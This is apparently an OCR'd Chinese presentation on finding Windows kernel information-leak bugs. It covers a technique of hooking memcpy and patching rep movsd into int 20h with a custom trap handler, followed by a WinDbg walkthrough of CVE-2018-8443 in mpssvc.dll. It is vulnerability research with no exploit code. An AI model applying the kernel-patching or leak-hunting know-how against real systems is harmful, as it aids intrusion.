
- 实现简单，性能突出几乎没有性能损失
- 兼容性好
- 能够抓到漏洞第一现场，分析和编写POC简单
- 优点突出，几无缺点

memcpy深入研究



```
memcpy(TestBuffer,"1234567890",Length);
memcpy(TestBuffer,"1234567890",10);
memcpy(TestBuffer,"1234567890",100);
memmove(TestBuffer,"1234567890",Length);
memmove(TestBuffer,"1234567890",10);
```

- size为变量，直接调用memcpy
- size为常数，memcpy被优化
- size为较大常数，优化为movsd
- memmove不会被优化



```
.text:000127D7 8B 55 E4                    mov     edx, [ebp+Length]
.text:000127DA 52                          push    edx             ; MaxCount
.text:000127DB 68 E0 9B 01 00              push    offset dword_19BE0 ; Src
.text:000127E0 A1 AC 70 05 00              mov     eax, _TestBuffer
.text:000127E5 50                          push    eax             ; Dst
.text:000127E6 E8 77 04 00 00              call    _memcpy
.text:000127EB 83 C4 0C                    add     esp, 0Ch
.text:000127EE 8B 0D AC 70 05 00           mov     ecx, _TestBuffer
.text:000127F4 8B 15 E0 9B 01 00           mov     edx, ds:dword_19BE0
.text:000127FA 89 11                       mov     [ecx], edx
.text:000127FC A1 E4 9B 01 00              mov     eax, ds:dword_19BE4
.text:00012801 89 41 04                    mov     [ecx+4], eax
.text:00012804 66 8B 15 E8 9B 01+          mov     dx, ds:word_19BE8
.text:0001280B 66 89 51 08                 mov     [ecx+8], dx
.text:0001280F B9 19 00 00 00              mov     ecx, 19h
.text:00012814 BE E0 9B 01 00              mov     esi, offset dword_19BE0
.text:00012819 8B 3D AC 70 05 00           mov     edi, _TestBuffer
.text:0001281F F3 A5                       rep movsd
.text:00012821 8B 45 E4                    mov     eax, [ebp+Length]
.text:00012824 50                          push    eax             ; MaxCount
.text:00012825 68 E0 9B 01 00              push    offset dword_19BE0 ; Src
.text:0001282A 8B 0D AC 70 05 00           mov     ecx, _TestBuffer
.text:00012830 51                          push    ecx             ; Dst
.text:00012831 FF 15 1C A0 01 00           call    ds:__imp__memmove
.text:00012837 83 C4 0C                    add     esp, 0Ch
.text:0001283A 6A 0A                       push    0Ah             ; MaxCount
.text:0001283C 68 E0 9B 01 00              push    offset dword_19BE0 ; Src
.text:00012841 8B 15 AC 70 05 00           mov     edx, _TestBuffer
.text:00012847 52                          push    edx             ; Dst
.text:00012848 FF 15 1C A0 01 00           call    ds:__imp__memmove
.text:0001284E 83 C4 0C                    add     esp, 0Ch
```

movsd检测方法探索

- memcpy会被优化成了什么?
- 最终都是编译成movsd指令
- 通过movsd检测数据解决极个别情况下memcpy覆盖面不够的问题

movsd如何实现检测?

- movsd dst, src; (F3A5）int 20h; (CD20）都是两字节
- 扫描nt模块代码段，替换所有movsd为int 20h
- 自定义int 20h中断处理函数，KiTrap20
- KiTrap20中检测内存数据

movsd检测技术的实现

```
if (*(WORD *)pOffset == 0xA5F3){ //rep movs dword ptr es:[edi],dword ptr [esi]
        MdlBuffer = GetMdlBuffer(&Mdl, pOffset, 2);
        *(WORD *)MdlBuffer = 0x20CD;//int 20
}
__declspec (naked) VOID HOOK_KiTrap20()
{
        __asm {
        //代码有省略...
        pushfd;
        pushad;
        call DetectMemory;
        popad;
        popfd;
        rep movs dword ptr es:[edi], dword ptr[esi];//也可以检测类似指令
        iretd;  }
        //代码有省略...
}
```

movsd检测技术的实现

```
VOID
DetectMemory(PVOID DestAddress, PVOID SrcAddress, SIZE_T Size)
{
    //代码有省略...
    if ((ULONG_PTR)DestAddress < MmUserProbeAddress){
        pOffset = (PUCHAR)SrcAddress;
        if (*(ULONG_PTR *)pOffset == g_dwDwordFlags){
                 //checked
        }
       //代码有省略...
    }
}
```

movsd检测技术特点

- 检测数据较memcpy覆盖更全面
- 能够抓到漏洞第一现场，分析和编写POC简单

第3步：漏洞分析


- 捕获到疑似漏洞时，通过调试器现场分析确认
- 让代码执行回到用户态，确认用户态内存中是否存在特殊标志数据，如果存在那么就是内核信息泄露漏洞
- 通过分析调用栈和逆向用户态的系统调用的相关代码，编写POC

漏洞分析

- 有些漏洞内存经过多次拷贝，造成分析和编写POC非常困难
- 我们专门实现了一套内存追踪的工具来辅助分析，支持：
  - 内存trace
  - 内存条件断点

CVE实例分析

这是win10 17134 x64检测到的一个漏洞现场，该漏洞已分配CVE-2018-8443



```
kd> kvn
 # Child-SP          RetAddr           : Args to Child                                                           : Call Site
00 ffff8487`62036ce0 fffff803`0b4a4af9 : 0000025b`0ce92010 ffffd301`4f682010 00000000`00000fd8 ffffd301`4cf2b680 : Nirvana!HOOK_memcpy+0x279 [d:`
01 ffff8487`62036ec0 fffff803`0b4a4111 : ffffd301`4f364660 00000000`00000000 00000000`00000000 00000000`00000000 : nt!IopCompleteRequest+0x5b9
02 ffff8487`62036fb0 fffff803`0b4a2301 : 00000000`00000100 00000000`00000000 ffffb3db`00000000 ffffd301`4f64ec18 : nt!KiDeliverApc+0x171
03 ffff8487`62037040 fffff803`0b4a18bb : 00000000`00000001 ffffd301`4f64d5c0 00000000`00000000 ffffd301`4f650d78 : nt!KiSwapThread+0x501
04 ffff8487`62037110 fffff803`0b4a07b7 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000005 : nt!KiCommitThreadWait+0x13b
05 ffff8487`620371b0 fffff803`0b917eb0 : ffffd301`00000005 ffff8487`62037340 ffffd301`4f67b9b0 fffffeff`00000006 : nt!KeWaitForMultipleObjects+0x
06 ffff8487`62037290 fffff803`0b9189d7 : ffff8487`620377e0 0000007e`6a8ff8e0 00000000`00000000 00000000`00000ff0 : nt!ObWaitForMultipleObjects+0x
07 ffff8487`62037790 fffff803`0b5be943 : ffffd301`4f60f080 0000007e`6a8ff828 ffffd301`4f60f080 0000007e`6a8ff5b8 : nt!NtWaitForMultipleObjects+0x
08 ffff8487`62037a10 00007fff`89a1aa04 : 00007fff`86796099 00000000`01000000 00000000`00000000 00000000`00000002 : nt!KiSystemServiceCopyEnd+0x1
09 0000007e`6a8ff598 00007fff`86796099 : 00000000`01000000 00000000`00000000 00000000`00000002 0000025b`0cc20188 : ntdll!NtWaitForMultipleObjects
0a 0000007e`6a8ff5a0 00007fff`7b42be54 : 00000000`00000018 00000000`00000000 00000000`00000020 00000000`00000000 : KERNELBASE!WaitForMultipleObje
0b 0000007e`6a8ff8a0 00007fff`89473034 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : mpssvc!FwUpcallThread+0x244
0c 0000007e`6a8ff9b0 00007fff`899f1431 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : KERNEL32!BaseThreadInitThunk+(
0d 0000007e`6a8ff9e0 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x21
```


```
kd> dv
     dwForManual = 0x8eaf9
             dst = 0x00000198`8be7c8d0
             src = 0xffffdc80`fd47bd90
           count = 0x58
            Irql = 0x01 ''
         pOffset = 0xffffdc80`fd47bdcc "gggg"
               i = 3
          Buffer = 0x00000000`00000000
           Entry = 0xffffdc81`02629698
      RetAddress = 0xfffff803`3671aaf9
```

```
kd> db 0xffffdc80`fd47bd90
ffffdc80`fd47bd90  03 02 00 00 58 00 00 00-a0 9b e9 97 ea bd cf 11  ....X...........
ffffdc80`fd47bda0  a5 d6 28 db 04 c1 00 00-0b 00 00 00 00 00 00 00  ..(.............
ffffdc80`fd47bdb0  01 00 00 00 00 00 00 00-02 00 00 00 10 00 00 00  ................
ffffdc80`fd47bdc0  02 00 00 00 02 00 00 00-01 00 00 00 67 67 67 67  ............gggg
ffffdc80`fd47bdd0  00 00 00 00 01 00 00 00-01 00 00 00 67 67 67 67  ............gggg
ffffdc80`fd47bde0  00 00 00 00 01 00 00 00-a0 aa ff 45 1b 6e d0 11  ...........E.n..
ffffdc80`fd47bdf0  bc f2 44 45 53 54 00 00-0d 00 00 00 00 02 00 10  ..DEST..........
ffffdc80`fd47be00  01 00 00 00 00 00 00 00-01 00 00 00 00 00 00 00  ................
```


```
kd> lmDvmmpssvc
Browse full module list
start             end                 module name
00007fff`7b3e0000 00007fff`7b4c2000   mpssvc     (pdb symbols)
    Loaded symbol image file: mpssvc.dll
    Image path: c:\windows\system32\mpssvc.dll
    Image name: mpssvc.dll
```

CVE实例分析

回溯到mpssvc.dll，确认用户态内存是否包含特殊标记




```
kd> g
Break instruction exception - code 80000003 (first chance)
mpssvc!FwUpcallThread+0x244:
0033:00007ff8`e1d9be54 cc              int     3
kd> r
rax=0000000000000004 rbx=0000000000000020 rcx=ac99b5861e7a0000
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000004
rip=00007ff8e1d9be54 rsp=0000009d761ffa70 rbp=0000009d761ffb19
```



```
0033:00007ff8`e1d9bd80 488b0d49900700   mov     rcx,qword ptr [mpssvc!CDfwEngWriter::dwSpecialCSGeneration+0x8 ((
0033:00007ff8`e1d9bd87 4533c0           xor     r8d,r8d
0033:00007ff8`e1d9bd8a 4c89742438       mov     qword ptr [rsp+38h],r14
0033:00007ff8`e1d9bd8f ba0480007d       mov     edx,7D008004h
0033:00007ff8`e1d9bd94 4821742430       and     qword ptr [rsp+30h],rsi
0033:00007ff8`e1d9bd99 49894618         mov     qword ptr [r14+18h],rax
0033:00007ff8`e1d9bd9d 498d4620         lea     rax,[r14+20h]
0033:00007ff8`e1d9bda1 c7442428d80f0000 mov      dword ptr [rsp+28h],0FD8h
0033:00007ff8`e1d9bda9 4889442420       mov     qword ptr [rsp+20h],rax
0033:00007ff8`e1d9bdae ff1574a00400     call    qword ptr [mpssvc!_imp_DeviceIoControl (00007ff8`e1de5e28)]
```

output保存位置


output




```
kd> dq rsp+38 l1
0000009d`761ffaa8  0000021c`25890b30
kd> db 0000021c`25890b30+20
0000021c`25890b50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000021c`25890b60  00 00 00 00 00 00 00 00-38 07 00 00 00 00 00 00  ........8.......
0000021c`25890b70  00 00 00 00 67 67 67 67-67 67 67 67 67 67 67 67  ....gggggggggggg
0000021c`25890b80  00 00 00 00 67 67 67 67-67 67 67 67 67 67 67 67  ....gggggggggggg
0000021c`25890b90  00 00 b1 0f 11 67 67 67-14 08 00 00 67 67 67 67  .....ggg....gggg
0000021c`25890ba0  d0 04 00 00 00 00 00 00-c0 04 00 00 00 00 00 00  ................
0000021c`25890bb0  67 67 67 67 41 00 00 00-5c 00 64 00 65 00 76 00  ggggA...\.d.e.v.
0000021c`25890bc0  69 00 63 00 65 00 5c 00-68 00 61 00 72 00 64 00  i.c.e.\.h.a.r.d.
```

CVE实例分析

回溯到mpssvc.dll，找到漏洞触发代码




```
00007fff`7b42bd78 488b441d9f       mov     rax,qword ptr [rbp+rbx-61h]
00007fff`7b42bd7d 4533c9           xor     r9d,r9d
00007fff`7b42bd80 488b0d49900700   mov     rcx,qword ptr [mpssvc!CDfwEngWriter::dwSpecialCSGeneration+0x8 (00007fff`7b4a4dd0)]
00007fff`7b42bd87 4533c0           xor     r8d,r8d
00007fff`7b42bd8a 4c89742438       mov     qword ptr [rsp+38h],r14
00007fff`7b42bd8f ba0480007d       mov     edx,7D008004h
00007fff`7b42bd94 4821742430       and     qword ptr [rsp+30h],rsi
00007fff`7b42bd99 49894618         mov     qword ptr [r14+18h],rax
00007fff`7b42bd9d 498d4620         lea     rax,[r14+20h]
00007fff`7b42bda1 c7442428d80f0000 mov      dword ptr [rsp+28h],0FD8h
00007fff`7b42bda9 4889442420       mov     qword ptr [rsp+20h],rax
00007fff`7b42bdae ff1574a00400     call    qword ptr [mpssvc!_imp_DeviceIoControl (00007fff`7b475e28)]
00007fff`7b42bdb4 85c0             test    eax,eax
```




```
kd> dq 00007fff`7b4a4dd0 l1
00007fff`7b4a4dd0  00000000`000003d0
kd> !handle 00000000`000003d0

PROCESS ffffd3014e6a7580
    SessionId: 0  Cid: 0434    Peb: 7e69c29000  ParentCid: 0320
    DirBase: 41b30002  ObjectTable: ffff8907bf663800  HandleCount: 629.
    Image: svchost.exe

Handle table at ffff8907bf663800 with 629 entries in use

03d0: Object: ffffd3014f5a9080  GrantedAccess: 0012019f (Protected) (Audit) Entry: ffff8907c0c56f40
Object: ffffd3014f5a9080  Type: (ffffd30149a6aeb0) File
    ObjectHeader: ffffd3014f5a9050 (new version)
        HandleCount: 1  PointerCount: 32769
```

